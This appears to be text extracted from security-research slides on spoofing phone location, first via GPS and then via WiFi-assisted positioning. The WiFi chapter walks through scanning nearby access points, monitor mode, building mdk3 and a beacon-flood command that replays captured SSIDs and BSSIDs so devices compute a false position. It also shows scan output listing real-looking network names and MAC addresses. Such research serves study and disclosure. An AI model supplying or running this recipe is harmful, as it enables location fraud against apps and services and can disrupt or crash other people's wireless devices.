
1.3 Experiment Results

cgps + gpsd + serial port GPS receiver Android
iPhone 6 / LTE
Camera Time DisorderApple Watch

Uber Didi Taxi

App: Nike+ RunningWeChat
Chapter 2
WiFi Assisted Location Spoofing

Apple says: “… Rather, it’s maintaining a database of Wi-Fi hotspots and cell towers around your
current location, some of which may be located more than one hundred miles away from your iPhone,
to help your iPhone rapidly and accurately calculate its location when requested. Calculating a
phone’s location using just GPS satellite data can take up to several minutes. iPhone can reduce
this time to just a few seconds by using Wi-Fi hotspot and cell tower data to quickly find GPS
satellites, and even triangulate its location using just Wi-Fi hotspot and cell tower data when
GPS is not available (such as indoors or in basements). These calculations are performed live on
the iPhone using a crowd-sourced database of Wi-Fi hotspot and cell tower data that is generated
by tens of millions of iPhones sending the geo-tagged locations of nearby Wi-Fi hotspots and cell
towers in an anonymous and encrypted form to Apple. “
2.1 Principle of WiFi Assisted Positioning
• SSID (Service Set IDentification)
• BSSID (Basic Service Set Identification)
• MAC Address of Access Point (AP)
Oh no……
sudo iw wlan0 scan |awk -f wifi-mdk3.awk > result.txt
$ cat wifi-mdk3.awk
$1 == "BSS" {
MAC = $2
wifi[MAC]["enc"] = "Open"
}
$1 == "SSID:" {
wifi[MAC]["SSID"] = $2
}
$1 == "freq:" {
wifi[MAC]["freq"] = $NF
}
$1 == "signal:" {
wifi[MAC]["sig"] = $2 " " $3
}
$1 == "WPA:" {
wifi[MAC]["enc"] = "WPA"
}
$1 == "WEP:" {
wifi[MAC]["enc"] = "WEP"
}
END {
for (BSSID in wifi) {
printf "%s %sn",BSSID,wifi[BSSID]["SSID"]
}
}
Linux
$ /System/Library/PrivateFrameworks/Apple80211.framework/Versions/Current/Resources/airport -s
SSID BSSID RSSI CHANNEL HT CC SECURITY (auth/unicast/group)
Yadan 90:94:e4:d3:2c:f2 -78 7,+1 Y -- WPA(PSK/AES,TKIP/TKIP) WPA2(PSK/AES,TKIP/TKIP)
firehorse_home_2 14:75:90:7f:42:14 -77 6,+1 Y CN WPA(PSK/AES/AES) WPA2(PSK/AES/AES)
FAST_69a38e 1c:fa:68:07:ea:24 -87 6,+1 Y -- WPA(PSK/AES/AES) WPA2(PSK/AES/AES)
CU_A6wT 30:f3:35:87:6c:60 -63 4 Y CN WPA2(PSK/AES/AES)
FastMini 64:09:80:07:b9:49 0 11 Y CN WPA(PSK/TKIP,AES/TKIP) WPA2(PSK/TKIP,AES/TKIP)
a615 c8:e7:d8:01:2d:34 -88 13,-1 Y -- WPA(PSK/TKIP,AES/TKIP) WPA2(PSK/TKIP,AES/TKIP)
BD-b16f25 84:5d:d7:b1:25:70 -55 11 Y -- WPA2(PSK/AES/AES)
scateu-home 1c:fa:68:fd:49:0b -44 11,-1 Y -- WPA(PSK/AES/AES) WPA2(PSK/AES/AES)
TP-LINK-7-5-301 e4:d3:32:ed:0b:56 -88 6,-1 Y -- WPA(PSK/AES/AES) WPA2(PSK/AES/AES)
CMCC-B06B 00:27:1d:31:b0:6b -51 6 Y -- WPA(PSK/AES,TKIP/TKIP) WPA2(PSK/AES,TKIP/TKIP)
scateu-home-5G 1c:fa:68:fd:49:0a -46 161 Y CN WPA(PSK/AES/AES) WPA2(PSK/AES/AES)
$ /System/Library/PrivateFrameworks/Apple80211.framework/Versions/Current/Resources/airport -s |grep -v unicast | awk ' { print $2 " " $1; } ‘
OS X
2.2 Collect SSID and BSSID

    $ sudo apt-get install aircrack-ng
    $ sudo killall wpa-supplicant
    $ sudo service stop network-manager
    $ sudo airmon-ng start wlan0
or:
    $ nmcli dev disconnect iface wlan0
    $ sudo ifconfig wlan0 down
    $ sudo iwconfig wlan0 mode monitor
    $ sudo ifconfig wlan0 up
2. Set wireless card into monitor mode
$ wget ftp://ftp.hu.debian.org/pub/linux/distributions/gentoo/distfiles/mdk3-v6.tar.bz2
Then change the following line in Makefile in order to make MDK3 compile successfully.
# Change this line
LINKFLAGS = -lpthread
# to the following line:
LINKFLAGS = -pthread
1. Compile and Install MDK3
$ sudo ./mdk3 --help b
b   - Beacon Flood Mode
      Sends beacon frames to show fake APs at clients.
      This can sometimes crash network scanners and even drivers!
      OPTIONS:
      -n <ssid>
        Use SSID <ssid> instead of randomly generated ones
      -f <filename>
        Read SSIDs from file
      -v <filename>
        Read MACs and SSIDs from file. See example file!
      -d
        Show station as Ad-Hoc
      -w
        Set WEP bit (Generates encrypted networks)
      -g
        Show station as 54 Mbit
      -t
        Show station using WPA TKIP encryption
      -a
        Show station using WPA AES encryption
      -m
        Use valid accesspoint MAC from OUI database
      -h
        Hop to channel where AP is spoofed
        This makes the test more effective against some devices/drivers
        But it reduces packet rate due to channel hopping.
      -c <chan>
        Fake an AP on channel <chan>. If you want your card to hop on
        this channel, you have to set -h option, too!
      -s <pps>
        Set speed in packets per second (Default: 50)
$ sudo mdk3 wlan0-mon b -v result.txt
3. Beacon Flood Attack using MDK3
2.3 WiFi Spoofing
2.4

Experiment Results
Only one laptop needed.
(Thinkpad X230)
